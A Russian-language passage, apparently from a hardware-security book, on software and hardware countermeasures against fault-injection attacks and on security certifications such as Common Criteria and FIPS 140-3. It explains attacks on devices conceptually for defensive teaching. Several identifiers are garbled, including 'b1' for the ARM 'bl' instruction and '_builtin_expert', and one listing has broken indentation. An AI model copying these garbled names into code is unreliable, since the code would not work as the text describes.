Все это прекрасно, за исключением того, что у Феи Ошибок теперь есть физический доступ к криptoустройству Алисы. Ключ, который Алиса использует для проверки, поврежден ошибкой и полностью обнулен. Поскольку Фея знает об этом, она может обмануть Боба, зашифровав запрос с помощью нулевого ключа. А если у Феи есть доступ к криptoустройству Боба, то она может частично обнулить ключ (например, все его байты, кроме одного) и использовать одну пару ключей для перебора одного ненулевого байта. Выполнив то же самое на других байтах, можно восстановить весь ключ. Если устройство часто перезагружает ключ, то у Феи Ошибок будет много попыток обнулить разные части ключа.

Используйте нетривиальные константы

На современном процессоре логические значения хранятся в 32 или 64 битах. Вы можете использовать лишние биты для устранения и обнаружения ошибок. В главе 7 был показан сбой Trezor One, позволяющий пропустить простое сравнение. Кроме того, можно представить, что вы используете следующий код для проверки операции подписи:

```
if verify_signature(new_code_array):
    erase_and_flash(new_code_array)
```

Единственное возвращаемое значение `verify_signature()`, которое никак не отразится в коде, равно 0. Любое другое возможное возвращаемое значение будет оцениваться кодом как «истина»! Это пример использования тривиальных констант, которые облегчают внедрение ошибок в код.

Типичная модель сбоя заключается в том, что злоумышленник может обнулить слово или загрузить в него `0xffffffff`. При этом маловероятно, что он сможет установить конкретное 32-битное значение. Итак, вместо того чтобы использовать для логических значений нули и единицы, мы можем использовать *нетривиальные константы* с большим расстоянием Хэмминга (например, `0xA5C3B4D2` и `0x5A3C4B2D`). Тогда потребуется большое количество изменений бита (через ошибку), чтобы перейти от одного значения к другому. К тому же мы могли бы определить `0x0` и `0xffffffff` как значения, недопустимые для обнаружения ошибок.

Если развить данную идею, то можно перейти к хранению состояний в перечислении, и реализовать это можно в аппаратных конечных автоматах. Обратите внимание, что применение этой конструкции для состояний в перечислении, как правило, тривиально, но для логических значений может быть невозможно реализовать последовательно, особенно когда используются стандартные функции.

В функции `memcmp_nontributate()` в файле с кодом мы расширяем нашу функцию сравнения памяти нетривиальными значениями, обозначающими важные состояния. Эта версия также показана в листинге 14.4, который включает ложные цели, начиная со случайного индекса и постоянного времени.

Листинг 14.4. Сложная функция `memcmp` с ложными функциями и нетривиальными константами

```
def memcmp_nontrivial(c1, c2, num):
    # Подготовить значения ложных целей, инициализировать нулями
    decoy1 = bytes(len(c1))
    decoy2 = bytes(len(c2))

    # Инициализировать аккумулятор diff и случайную начальную точку diff = 0
    diff = 0
    rnd = random.randint(0, num-1)

    i = 0
    while i < num:
        # Получить индекс, при необходимости выполнить перенос
        idx = (i + rnd) % num

        # Подбросьте монету, чтобы убедиться, что у нас есть приманка
        do_decoy = random.random() < DECOY_PROBABILITY
        if do_decoy:
            decoy = (CONST1 | decoy1[idx]) ^ (CONST2 | decoy2[idx])
```

```

# Аналогичная операция
tmpdiff = CONST1 | CONST2 # Использовать tmpdiff
# ради нетривиальных констант
else:
    tmpdiff = (CONST1 | c1[idx]) ^ (CONST2 | c2[idx])
    # Поместить в tmpdiff
    decoy = CONST1 | CONST2 # Имитировать другую ветку

    # Накопить diff
    diff = diff | tmpdiff

    # Скорректировать индекс, если операция не ложная
    i = i + int(not do_decoy)

return diff

```

Хитрость заключается в том, чтобы закодировать значения `diff` и `tmpdiff`, так чтобы они никогда не равнялись строго 1 или 0. Для этого мы используем два специальных значения: `CONST_1 == 0xC0A0B000` и `CONST_2 == 0x03050400`. Они были разработаны так, чтобы младший байт был равен 0. Он будет использоваться для хранения результата операции XOR над двумя байтами в памяти, и мы накапливаем его в переменной `diff`. Кроме того, мы будем использовать старшие 24 бита `diff` в качестве нетривиальной константы. Как видно в коде, мы также накапливаем в `diff` значения `CONST_1` и `CONST_2`. Это делается так, что при нормальных обстоятельствах старшие 24 бита `diff` будут иметь фиксированное известное значение, причем такое же, как старшие 24 бита `CONST_1 | CONST_2`. Если в данных есть ошибка, которая переворачивает бит в старших 24 битах `tmpdiff`, то ее можно обнаружить; что делать дальше, вы узнаете в пункте «Обнаружение ошибок и реагирование на них» далее в главе.

Примеры различных функций сравнения памяти показывают, насколько сложно написать код, который устраняет ошибки. Когда вы используете оптимизирующие (JIT) компиляторы, становится еще сложнее написать код, так чтобы контрмеры не компилировались. Очевидный ответ — сделать это на ассемблере (хотя писать на ассемблере — уже недостаток сам по себе) или сделать компилятор, который внедряет такие контрмеры. На эту тему было несколько академических публикаций, но возможны проблемы с приемлемостью либо по соображениям производительности, либо из-за опасений, связанных с возможным внесением проблем в поведение компилятора, хорошо протестированное в других отношениях.

В аппаратных устройствах есть *коды исправления ошибок* (error correcting codes, ECC), которые считаются «нетривиальными константами», используемыми для смягчения ошибок. Как правило, они имеют ограниченные возможности исправления и обнаружения ошибок, и для атакующего, который может изменить много битов (например, целое слово), эффективность снизится не больше чем на порядок. Следует также учитывать, что, например, слово, состоящее только из нулей (включая биты ECC), — признак неправильного кодирования.

ПРЕДУПРЕЖДЕНИЕ

Обратите внимание на повторное использование аббревиатуры, поскольку ECC обозначает и код исправления ошибок, и криптографию эллиптических кривых.

Повторное использование переменных статуса

Нетривиальные константы — это прекрасно; теперь рассмотрим поток кода в функции `check_firmware()` в файле с кодом, также показанный в листинге 14.5. В ней задается значение переменной с помощью функции `rv = validate_address(a)`, которая возвращает нетривиальную константу. Если константа `SECURE_OK`, то `rv = validate_signature(a)`.

Листинг 14.5. Использование нетривиальных констант не решает всех проблем

```
SECURE_OK = 0xc001bead
def check_firmware(a, s, fault_skip):
    ❶ rv = validate_address(a)
    if rv == SECURE_OK:
        ❷ rv = validate_signature(s)

        if rv == SECURE_OK:
            print("Firmware ok. Flushing!")
```

Тут атакующему будет нетрудно что-то сделать. Он может использовать метод внедрения ошибок, чтобы пропустить вызов `validate_signature()` ❷. Переменная `rv` уже содержит значение `SECURE_OK` из предыдущего вызова `validate_address()` ❶. Вместо этого мы должны очищать значение после использования. В языках, поддерживающих макросы, мы можем сделать это относительно легко с помощью макроса, который оборачивает некоторые из этих вызовов. В качестве альтернативы мы можем задействовать другую переменную (например, введя `rv2` для второго вызова) или проверить поток управления (см. следующий подраздел). Обратите внимание, что все эти методы подвержены оптимизации компилятора (см. пункт «Борьба с компиляторами» далее в этой главе).

Проверка потока управления

Внедрение ошибок может изменить поток управления, поэтому любой критический поток управления следует *проверять*, чтобы уменьшить вероятность успешной ошибки. Простым примером является оператор «ошибка по умолчанию» в операторе `switch` в C; операторы `case` должны перечислять все допустимые случаи, поэтому случай по умолчанию никогда не должен быть достигнут. Если достигается случай по умолчанию, то мы знаем, что произошла ошибка. Точно так же вы можете сделать это для операторов `if`, где окончательный `else` — режим ошибки. Пример приведен в функции `default_fail()` в файле с кодом.

Добавляя в код *условные ветви* (в том числе с использованием причудливых «нетривиальных констант»), также имейте в виду, как реализация вашего условного

оператора компилятором может резко повлиять на способность атакующего обходить проверку кода. Высокоуровневый оператор `if`, скорее всего, будет реализован как инструкция типа «переход, если равно» или «переход не равно». Как и в главе 4, мы вернемся к ассемблерному коду и посмотрим, как в нем все реализовано. Ассемблерный код, полученный в результате типичного оператора `if...else`, приведен в листинге 14.6.

Листинг 14.6. Ассемблерный код с оператором `if`, реализованный компилятором

```

① b1      signature_ok(IMG_PTR)
    mov    r3, r0
    cmp    r3, #0
    movne r3, #1
    moveq r3, #0
    and   r3, r3, #255
    cmp   r3, #0
② beq   .L2
    ldr   r0, [fp, #-8]
③ b1      boot_image(IMG_PTR)
    b     .L3
.L2:
④ b1      panic()
.L3:
    nop

```

Этот оператор `if` был написан для проверки того, следует ли загружать образ прошивки (указатель `IMG_PTR`). В пункте ① вызывается функция `signature_ok()`, у которой есть некое специальное возвращаемое значение в `r0`, указывающее, должна ли подпись разрешить загрузку образа. Это сравнение в конечном счете сводится к ветви проверки равенства ②, где, если берется ответвление к `.L2`, функция `panic()` вызывается в ④. Проблема в том, что если атакующий пропускает оператор `beq` в ②, то он попадет через функцию `boot_image()` в ③. Порядок сравнения таков, что в случае пропуска `beq` в ② будет хорошей практикой попасть в функцию `panic()`. Возможно, вам придется поработать с компилятором, чтобы получить этот эффект (посмотрите на `_builtin_expert` в компиляторах `gcc` и `clang`), и это хорошее напоминание о том, почему важно исследовать фактический результат сборки. В пункте «Моделирование и эмуляция» далее в этой главе приведены ссылки на инструменты, которые помогут вам автоматизировать эти тесты.

Двойная или множественная проверка чувствительных к ошибкам решений также является средством проверки потока управления. В частности, вы реализуете несколько логически эквивалентных операторов условия с разными операциями. В примере `double_check()` в файле с кодом сравнение памяти выполняется дважды и дважды проверяется немного другой логикой. Если результаты второго сравнения расходятся с первым, то ошибка обнаружена.

Пример `double_check()` уже защищен от одиночных сбоев, но множественные сбои рассчитаны на точное количество циклов между вызовами `memcmp()`, поэтому они могут обойти обе проверки. Поэтому лучше добавить немножко *случайное*

состояние ожидания в промежутках и в идеале выполнить нечувствительные к ошибкам операции, как показано в примере `double_check_wait()`, а также в листинге 14.7. Нечувствительные к ошибкам операции полезны, поскольку, во-первых, длительный сбой может повредить последовательность условных переходов, а во-вторых, сигнал побочного канала со случайным ожиданием дает атакующему информацию о том, когда происходят чувствительные к ошибкам операции. Теперь ошибки, которые раньше были стопроцентно успешными, становятся менее вероятными.

Листинг 14.7. Двойная проверка операции `memcmp` со случайными задержками

```
def double_check_wait(input, secret):
    # Проверка результата
    result = memcmp(input, secret, len(input))

    if result == 0:
        # Случайное ожидание
        wait = random.randint(0,3)
        for i in range(wait):
            None

        # Удачный момент для вставки некоторых не столь чувствительных
        # к ошибкам других операций
        # Просто чтобы отделить случайный цикл ожидания от чувствительной
        # к ошибке операции

        # Повторить memcmp
        result2 = memcmp(input, secret, len(input))

        # Дважды выполнить проверку с другой логикой
        if not result2 ^ 0xff != 0xff:
            print("Access granted, my liege")
        else:
            print("Fault2 detected!") ❶
```

Еще одна простая проверка потока управления заключается в том, чтобы увидеть, завершается ли чувствительная к ошибкам операция за правильное количество циклов. Пример `check_loop_end()` в файле с кодом иллюстрирует это. После завершения цикла значение итератора сравнивается с «заранее известным» значением.

Более сложная, но чаще используемая контрмера — *целостность потока управления*. Существует много способов реализовать ее, но мы приведем один пример проверки с помощью *циклического избыточного кода* (cyclic redundancy check, CRC). Он работает очень быстро. Суть в том, чтобы представить последовательность операций в виде последовательности байтов, по которым мы вычисляем CRC. В конце мы проверяем, соответствует ли CRC ожидаемому значению, что всегда должно быть верно, если последовательность операций не была нарушена. Вам придется добавить немного кода, чтобы помочь в работе по обеспечению целостности потока управления.

В файле с кодом этот метод показан в функции `crc_check()`, где несколько вызовов функций обновляют текущий CRC. Во-первых, мы включаем режим `DEBUG`, в результате чего печатается окончательный CRC. Далее этот CRC встраивается в код в качестве проверки, а режим отладки отключается. Теперь проверка потока управления включена. Если вызов функции пропущен, то окончательное значение CRC будет другим. Вы можете убедиться в работоспособности, установив переменную `FAULT` равной 0 и 1.

Этот тип простой проверки потока управления можно реализовывать везде, где нет условных ветвей. Если у вас есть несколько таких ветвей, то вы все равно можете жестко закодировать несколько допустимых значений CRC для каждого из путей в программе. В качестве альтернативы можно использовать локальный поток управления, который работает только в рамках одной функции.

Код CRC, конечно, не является криптографически безопасным. Но криптографическая безопасность здесь не слишком важна, поскольку все, что нам нужно, — проверочный код, который будет трудно подделать. В этом случае подделка будет означать внедрение ошибок для установки CRC на определенное значение, которое, как мы предполагаем, находится за пределами возможностей атакующего.

Обнаружение ошибок и реагирование на них

Используя нетривиальные константы, двойные проверки или ложные операции, мы можем попробовать реализовать *обнаружение ошибок*. Если устройство оказывается в нерабочем состоянии, то мы будем знать, что оно вызвано ошибкой. То есть в операторе `if` мы проверяем `condition == TRUE`, а затем `condition == FALSE`, и если мы доходим до конца `else`, то это будет означать, что произошла ошибка. Точно так же для операторов `switch` достижение варианта по умолчанию является признаком ошибки. См. функцию `memcmp_fault_detect()` в файле, где для обнаружения ошибок используются нетривиальные константы. Функция проверяет, правильно ли установлены биты в нетривиальных битах в `diff` и `tmpdiff`, и возвращает `None` в противном случае. Еще один пример приведен в листинге 14.7 ①, где первая проверка прошла успешно, а вторая нет.

Как и в случае ложных операций, мы можем с помощью любого параллельного процесса в программном или аппаратном обеспечении создать универсальный датчик ошибок. При нормальных обстоятельствах у него должен быть некий фиксированный, поддающийся проверке вывод, а в случае атаки он должен меняться.

В аппаратном обеспечении можно создавать аналогичные конструкции. Кроме того, в аппаратном обеспечении могут быть встроены определенные датчики ошибок, которые обнаруживают аномалии в напряжении питания или внешнем сигнале либо даже на оптических датчиках на кристалле. Они могут эффективно выявлять определенные типы ошибок, но другие типы атак могут их обойти.

Например, оптический датчик обнаружит лазерный импульс, но не обнаружит возмущения напряжения.

Реакцией на ошибку называют некие активные действия при обнаружении ошибки. Цель реагирования состоит в том, чтобы уменьшить шансы на успешную атаку до такой степени, чтобы атакующий сдался. Например, вы можете реализовать выход из программы, перезагрузку ОС или сброс микросхемы. Эти действия задержат атакующего, но никто не мешает ему продолжать пытаться бесконечно. Где-то посередине спектра возможных действий находится бэкенд-система, помечающая устройство как подозрительное и, возможно, отключающая учетную запись. На другом конце спектра есть постоянные меры, такие как стирание ключей, учетных записей или даже сжигание предохранителей, чтобы чип вообще не мог загружаться.

Часто бывает трудно решить, как именно реагировать на ошибки, но это в значительной степени зависит от того, насколько вы терпимы к ложным срабатываниям, является ли система критической с точки зрения безопасности и насколько серьезно влияние компрометации на самом деле. Например, в случае кредитной карты вполне допустимо в случае атаки стереть ключи и отключить все функции. В то же время этот метод неприемлем, если происходит слишком часто из-за ложных срабатываний. Необходимо установить некоторый баланс в отношении того, сколько ложных срабатываний (и ошибок!) может быть получено в течение определенного периода времени или срока службы.

Чтобы найти баланс между ложными срабатываниями и реальными ошибками, используют *счетчик ошибок*. Начальные приращения счетчика считаются ложными срабатываниями, пока он не увеличится до определенного *порогового значения*. Оно определяет, что произошла ошибка (атака). Этот счетчик должен быть энергонезависимым, так как вы не хотите, чтобы он сбрасывался вследствие отключения питания. Атакующий может легко злоупотребить этим, просто сбрасывая настройки между каждой попыткой внедрения ошибки.

Даже энергонезависимый счетчик нужно реализовывать очень осторожно. Мы проводили атаки, в которых выявляли механизм обнаружения с помощью измерения по побочному каналу, а затем отключали целевое устройство до того, как счетчик можно было обновить в энергонезависимой памяти. Этую атаку можно предотвратить, увеличив значение счетчика *до* выполнения чувствительной к ошибкам операции, а затем снова уменьшив его, если операция выполнится успешно. В случае отключения счетчик все равно окажется увеличенным.

Пороговое значение счетчика зависит от подверженности вашего приложения атакам и подверженности ложным срабатываниям. В автомобильной и аэрокосмической/космической технике чаще встречаются природные неисправности, связанные с воздействием излучений и сильных электромагнитных полей. Предел допустимых мер тоже зависит от задачи. В случае с кредитной картой стирание ключей и эффективное отключение функций допустимы. В то же

время такое поведение неприемлемо для устройства, выполняющего функцию безопасности, например медицинского или автомобильного прибора. Это может быть даже неприемлемо с точки зрения частоты отказов в процессе работы для других приложений. В этом случае ответом может быть скрытое информирование серверной части о том, что устройство может быть атаковано. То есть выбор мер зависит от устройства, но защитой от взлома часто жертвуют ради безопасности пользователя, стоимости, производительности и т. д.

Проверка контрмер

Контрмеры, рассмотренные в этом разделе, потенциально усложняют атаки. Звучит, впрочем, не слишком обнадеживающе. К сожалению, мы живем не в чистом криптографическом мире, где есть доказательства, которые можно свести к существующим и хорошо изученным сложным математическим задачам. У нас даже нет такой эвристической защиты, как в криптографии, поскольку эффективность контрмер у каждого чипа своя. В литературе в лучшем случае контрмеры анализируются в бесшумной обстановке и проверяются (часто) на простых микроконтроллерах или ПЛИС, которые ведут себя относительно «чисто». Поэтому до тех пор, пока мы не получим более совершенные теоретические средства для прогнозирования эффективности контрмер, проверка эффективности на реальных системах будет самой важной.

Прочность и возможность обхода контрмер

При проверке контрмер необходимо анализировать два основных параметра: прочность и возможность обхода контрмер. По аналогии с реальным миром, *прочность* говорит о том, насколько трудно взломать дверной замок, а *возможность обхода контрмер* — о том, нельзя ли вообще залезть через окно, игнорируя замок.

Прочность измеряется включением и выключением контрмеры, а затем проверкой разницы в сопротивлении атаке. В случае внедрения ошибки вы можете представить эту разницу как уменьшение вероятности ошибки. Для анализа побочных каналов вы можете выразить эту разницу как увеличение количества трасс до ключевого воздействия.

В файле с кодом приведен пример проверки силы контрмеры нетривиальных констант в функции `memcmp_fault_detect()`. Она в качестве механизма обнаружения ошибок использует верхние 24 нетривиальных постоянных бита (см. также листинг 14.4). Мы моделируем однобайтовые ошибки в значениях `diff` и `tmpdiff`. Можно заметить, что примерно в 81,2 % случаев ошибка обнаруживается успешно, а приблизительно в 18,8 % случаев ошибки нет или она не оказывает заметного влияния. Однако наша контрмера не идеальна: примерно в 0,0065 % случаев сбою удается поменять местами биты памяти `diff` или `tmpdiff`, так что `memcmp_fault_detect()` заключает, что входы равны. Звучит не очень успешно, и если бы ошибка внедрялась в проверку пароля, то мы бы

успешно прошли ее после 15 385 ошибок ($1/0,000065$). Если вы можете делать одну ошибку в секунду, то на взлом потребуется пять часов.

Второй (и более сложный) аспект — это возможность обхода контрмер: каковы усилия, необходимые для обхода контрмеры? Чтобы определить этот параметр, нужно построить дерево атак (глава 1) и рассмотреть другие атаки. Вы можете смягчить скачки напряжения, но атакующий все равно может вводить электромагнитные помехи.

Борьба с компиляторами

Несколько раз проверив контрмеры, вы обнаружите, что иногда они совершенно неэффективны. Это может быть связано с плохим покрытием (например, вы заткнули одну утечку там, где их было много). Еще бывает так, что ваш набор инструментов для разработки ПО оптимизирует контрмеры, поскольку у них нет побочных эффектов. Например, двойная проверка значения является логическим эквивалентом однократной проверки значения, поэтому оптимизирующий компилятор легким движением электронной руки удаляет двойную проверку. Подобные ситуации могут возникать при синтезе аппаратного обеспечения, когда дублирующуюся логику можно оптимизировать.

Ключевое слово `volatile` для переменных в C или C++ может помочь избежать оптимизации контрмер. При использовании `volatile` компилятор может не предположить, что два чтения одной и той же переменной дают одно и то же значение. Так что если переменная участвует в двойной проверке, то операция не будет оптимизирована. Обратите внимание: это приводит к большему количеству обращений к памяти, поэтому, если чип особенно чувствителен к сбоям доступа к памяти, это палка о двух концах. Вы также можете использовать `_attribute_((optnone))` для отключения оптимизации определенных функций.

Код в листинге 14.6 — еще один пример, когда оптимизация компилятора приведет к изменению мер по устранению ошибок. Компилятор может изменить порядок сгенерированного ассемблерного кода, что приведет к аварийной ситуации, если атакующий пропустит единственную инструкцию ветвления.

Существует исследование на тему того, как заставить компиляторы выводить более устойчивый к ошибкам код, что является очевидным направлением решения. См. диссертацию Хиллеболда Кристофа *Compiler-Assisted Integrity Against Fault Injection Attacks*. Полное применение таких методов нежелательно по соображениям производительности.

Моделирование и эмуляция

Во время проверки важно использовать моделирование. Цикл проектирования аппаратного обеспечения от первых набросков до первого кристалла может занять годы. В идеале хотелось бы иметь возможность «измерить» утечки до производства

кристаллов, когда еще есть время все исправить. См. *Design Time Engineering of Side Channel Resistant Cipher Implementations* Александро Баренги и др.

Подобные исследования ведутся и в области внедрения ошибок: моделируя различные искажения инструкций, мы можем проверить, существуют ли точки внедрения одиночных ошибок. Дополнительные сведения приведены в статье *Secure Boot Under Attack: Simulation to Enhance Fault Injection and Defenses* Мартина Богаарда и Ника Тиммерса. В Riscure есть эмулятор процессора с открытым исходным кодом, который реализует пропуск инструкций и их повреждение (<https://github.com/Riscure/FiSim/>). Воспользовавшись этим кодом, вы можете попробовать протестировать свои программные контрмеры. Мы рекомендуем вам попробовать этот эмулятор, поскольку он позволяет быстро узнать, какие контрмеры работают, а какие нет. Что еще более важно, вы узнаете, какие комбинации контрмер необходимы для снижения количества отказов. Свести ошибки к нулю не слишком просто!

Проверка и просветление

Сила противодействия — это то, что вы можете измерить сами; для обхода контрмер лучше привлечь кого-то, кто не участвовал в разработке. Контрмеры можно рассматривать как систему безопасности, и, как гласит закон Шнайера, «любой человек может изобрести настолько умную систему безопасности, что он или она не сможет представить, как ее взломать».

Раз уж об этом зашла речь, позвольте нам сделать небольшой экскурс под названием «четыре этапа просветления в вопросах безопасности». В нем будет изложено наше совершенно ненаучное наблюдение и субъективный опыт того, как люди обычно реагируют на аппаратные атаки и способы их решения.

Первый этап — отрицание самой возможности или целесообразности атак по побочным каналам или с использованием ошибок. Проблема здесь в том, что базовые допущения инженеров-программистов (допущения, которые вы сами проверяли и о которых постоянно слышите) могут быть нарушены. Например, аппаратное обеспечение на самом деле не выполняет инструкции, которые получает, и сообщает миру все о данных, которые оно обрабатывает. Это как узнать, что Земля на самом деле не плоская.

Когда первый этап пройден, на *втором этапе* мы думаем, что наши контрмеры просты или нерушимы. Это естественная реакция на то, что вы еще не осознали всей глубины проблем безопасности, стоимости контрмер или того, что атакующие тоже не сидят сложа руки и адаптируются. Обычно, чтобы перейти на третий этап, нужно пережить взлом парочки контрмер (или несколько разговоров типа «да, но если вы сделаете это, то...» с экспертом по безопасности).

Концепция нигилизма безопасности заключается в том, что сломать можно абсолютно все, поэтому мы все равно ничего не можем сделать для предотвращения

атак. Действительно, если взломщик мотивирован и хорошо обеспечен ресурсами, то сломать можно что угодно, и в этом суть. Количество атакующих ограничено, а их мотивы и ресурсы разнятся. В нынешнем виде по-прежнему намного проще клонировать кредитную карту с магнитной полосой, чем проводить атаку на кредитную карту по побочному каналу. Как сказал Джеймс Миккенс: «Если ваша модель угрозы включает атаку от Моссада, то вашу защиту все равно пробьют». Но если вы не являетесь мишенью Моссада, то атака от него вам, вероятно, не грозит. У них ведь тоже есть цели и приоритеты.

Четвертый и последний этап — это *просветление*: понимание того, что безопасность связана с риском; он никогда не будет равен нулю, но не связан с наихудшим случаем, происходящим все время. Другими словами, речь идет о том, чтобы сделать атаку максимально неинтересной. В идеале контрмеры поднимают планку до момента, когда затраты на атаку не окупаются. Или, что более реалистично, контрмеры говорят атакующему, что, возможно, проще атаковать какой-нибудь другой продукт. Просвещение заключается в осознании ограниченности контрмер и принятии компромиссных решений, основанных на риске. А заодно вы вновь обретете способность спать по ночам.

Отраслевые сертификаты

Существуют организации, которые занимаются сертификацией по анализу побочных каналов и устойчивости к внедрению ошибок. Мы перечислим их в этом разделе. Из главы 1 мы знаем, что тема безопасности не является однозначной. Но откуда тогда берутся отраслевые сертификаты, если неуязвимого продукта не существует?

Цель этих сертификатов — демонстрация поставщиками третьим сторонам того, что у продукта есть определенный уровень сопротивления определенным атакам. Это также означает, что сертификат действует в течение ограниченного времени. Сертификат, которому несколько лет, очевидно, не учитывает новейшие атаки.

Сначала коротко поговорим о сопротивлении атаке. Продукт проходит сертификацию Common Criteria PP-0084 (CC)/EMVCo, если обладает всеми необходимыми функциями безопасности, и сертифицирующая лаборатория не может найти атаку с оценкой менее 31 балла JIL (см. подраздел «Оценка путей аппаратных атак» в главе 1). Путь атаки является таковым лишь в том случае, если заканчивается компрометацией четко определенного актива, например ключа. Это означает, что используются как положительные, так и отрицательные тесты, которые устанавливают, делает ли атака то, что должна, и не делает ли того, чего не должна. Последнее очень важно, когда противник умен и адаптивен.

По сути, оценка JIL определяет время, оборудование, знания, персонал и количество (открытых) образцов, которые можно использовать для атаки. Любые атаки, о которых лаборатория знает или может разработать, используются в CC/

EMVCo, если результат не превышает 31 балла. См. последнюю версию документа JIL под названием *Application of Attack Potential to Smartcards and Similar Devices* (доступна в интернете), чтобы получить хорошее представление о том, как выполняется эта оценка. Сертификат говорит вам, что лаборатория не смогла найти атаку, набравшую менее 31 балла. Лаборатории даже не будут проверять, работают ли атаки от 31 балла и выше. Возвращаясь к нашему предыдущему замечанию о неуязвимых продуктах, система баллов означает, что вы все еще можете найти атаки с высокими баллами. Отличным примером будет *Deconstructing a ‘Secure’ Processor* Кристофера Тарновски, представленная на Black Hat 2010, где он проделывает работу, до которой лаборатория не додумалась.

Теперь рассмотрим уровни уверенности, то есть ответ на вопрос «насколько мы уверены в устойчивости к определенным атакам?». С одной стороны, вы можете прочитать техническое описание продукта, увидеть «меры противодействия по побочным каналам» и сделать вывод, что это правда, — это *низкий* уровень уверенности. Или же вы можете потратить год на тестирование и математические доказательства нижних границ утечек по вашему специпротоколу, получив высокий уровень уверенности.

В случае с СС уровень уверенности определяется как *уровень уверенности в оценке* (evaluation assurance level, EAL). У смарт-карт этот уровень часто равен EAL5, EAL5+, EAL6 или EAL6+. Мы не будем вдаваться в подробности, но вы должны знать, что EAL не означает «насколько устройство безопасно». EAL означает «насколько я уверен в безопасности?» (а если хотите показаться умнее, то знайте, что + означает несколько дополнительных требований к гарантии).

Кстати, о *лабораториях*: они должны доказать, что способны проводить современные атаки, что подтверждается органами стандартизации. Кроме того, для СС лаборатории должны участвовать и делиться новыми атаками в *Объединенной группе аппаратных атак* (Joint Hardware Attack Subgroup, JHAS). JHAS ведет документ JIL, упомянутый ранее, и записывает в него новые атаки и оценки. Таким образом, стандарту не нужно предписывать, какие атаки должны быть выполнены, и это хорошо, поскольку аппаратная безопасность — постоянно меняющаяся область. Атаки находятся в JIL, поэтому выбор соответствующих атак для продукта в основном зависит от лабораторий. Лабораторный подход в результате тоже получается изменчивым. Проблема с последним заключается в том, что поставщики могут выбирать лаборатории с опытом обнаружения меньшего количества проблем, поэтому лаборатории, по сути, испытывают конкурентное давление, чтобы найти более простой путь. Орган по стандартизации должен убедиться, что лаборатории по-прежнему соответствуют современному уровню.

Аналогичный подход к СС был принят в GlobalPlatform — *Среда доверенной сертификации* (Trusted Execution Environment, TEE). Для сертификации необходимо набрать 21 балл, что меньше, чем у смарт-карт, а это означает, что большинство аппаратных атак считаются актуальными только в том случае, если они тривиально масштабируемые, например с помощью программных средств.

Например, если мы используем внедрение ошибок или атаку по сторонним каналам, чтобы получить мастер-ключ, который позволяет нам взломать любое подобное устройство, это считается соответствующей атакой. Если нам нужно провести атаку по побочному каналу для каждого устройства, которое мы хотим взломать, и для получения ключа каждому устройству требуется месяц, это выходит за рамки сертификации просто потому, что рейтинг атаки будет выше 21.

У Arm есть программа сертификации под названием *Архитектура безопасности платформы* (Platform Security Architecture, PSA). Она имеет несколько уровней сертификации. Уровень 3 включает в себя физические атаки, такие как сопротивление атакам по побочному каналу и внедрению ошибок. В целом PSA предназначена для IoT и встроенных платформ. Таким образом, PSA может больше подходить для платформы общего назначения, но если вы создаете продукты с микроконтроллерами общего назначения, то, скорее всего, увидите сертификацию таких устройств на уровне PSA. На более низких уровнях PSA также помогает исправить некоторые из основных проблем, которые мы все еще наблюдаем сегодня, например интерфейс отладки, который остается открытым.

Еще один подход используется в ISO 19790, который соответствует стандарту США/Канады FIPS 140-3. Этот стандарт фокусируется на криптографических алгоритмах и модулях. *Программа проверки криптографических модулей* (Cryptographic Module Verification Program, CMVP) проверяет, удовлетворяют ли модули требованиям FIPS 140-3. В этом случае подход сильно смещен в сторону *проверки*, то есть нужно убедиться, что продукт соответствует функциональным требованиям безопасности. В большей степени проверяется прочность, а не возможность обхода. Стандарт описывает типы испытаний, которые должны выполняться на продуктах, это способствует воспроизводимости между лабораториями. Проблема в том, что атаки развиваются быстро, а «стандартные наборы тестов, определенные государственным органом» — нет. Стандарт FIPS 140-2 (предшественник FIPS 140-3) был опубликован в 2001 г. и не включал способ проверки атак по сторонним каналам. Другими словами, продукт может быть сертифицирован по стандарту FIPS 140-2, что означает, что механизм AES выполняет надлежащее шифрование AES, ключи доступны только авторизованным сторонам и т. д., но ключи могут просачиваться в 100 трассировках по сторонним каналам, потому что SCA не входит в область тестирования FIPS 140-2. Потребовалось 18 лет, чтобы его преемник FIPS 140-3 вступил в силу, что включает в себя тестирование побочных каналов в форме *оценки утечки тестового вектора* (test vector leakage assessment, TVLA). Она позволяет точно описать процесс тестирования, но излишняя хитрость в фильтрации и т. п. со стороны атакующего исключается. Это означает, что «прохождение» тестирования означает не отсутствие утечки по побочному каналу, а только то, что самая очевидная утечка не была обнаружена.

Еще один подход к сертификации утечки по побочному каналу исследуется в ISO 17825. Этот стандарт принимает некоторые тесты TVLA, которые мы описали в главе 11, и стандартизирует его. Конечная цель может заключаться

в составлении спецификаций на утечки. Как и ISO 19790, тестирование ISO 17825 не предназначено для выполнения той же работы, что и стандарт «Общие требования». Оно рассматривает устойчивость к атакам более широко, в то время как ISO 17825 пытается предоставить метод сравнения конкретных утечек по побочным каналам с автоматизированными методами. Это означает, что ISO 17825 не должен обеспечивать общую метрику безопасности для ряда атак, но он полезен, когда вы пытаетесь понять влияние включения определенных контрмер по побочным каналам. Другими словами, он измеряет прочность, а не возможность обхода.

ISO/SAE 21434 – это стандарт автомобильной кибербезопасности, который был введен в действие в ЕС с июля 2022 г. для новых типов транспортных средств. Он определяет требования к инжинирингу безопасности и требует рассмотрения аппаратных атак. Таким образом, все атаки, о которых мы узнали в этой книге, применимы и к автомобильной сфере! Когда сертификаты попадут в отделы маркетинга, вы обнаружите, что термин «устройство безопасно!» объединяется с «устройство сертифицировано до определенного уровня защиты от некоего ограниченного набора угроз». Но произносить такое определение слишком сложно. Однако оно означает, что это вы решаете, что на самом деле означает сертификация продукта и как это соответствует вашей модели угроз. Например, если вы пытаетесь проверить, что данная система в целом устойчива к различным продвинутым атакам, то кто-то, предлагающий тестирование ISO 17825, не даст вам того, что нужно. Но если вам нужен стандартный заголовок («Методы тестирования для смягчения неинвазивных атак на криптографические модули») и немного маркетинговых материалов, которые предоставляет поставщик тестов, то вы можете и соблазниться. Конечно, у разных сертификатов разная сложность получения.

Сертификация помогла (по крайней мере) индустрии смарт-карт достичь высокого уровня устойчивости к атакам по побочным каналам и внедрению ошибок. Взломать современную сертифицированную карту довольно сложно. В то же время крайне важно взглянуть на то, что стоит за сертификацией, поскольку ее область действия всегда ограничена.

Как улучшить результаты

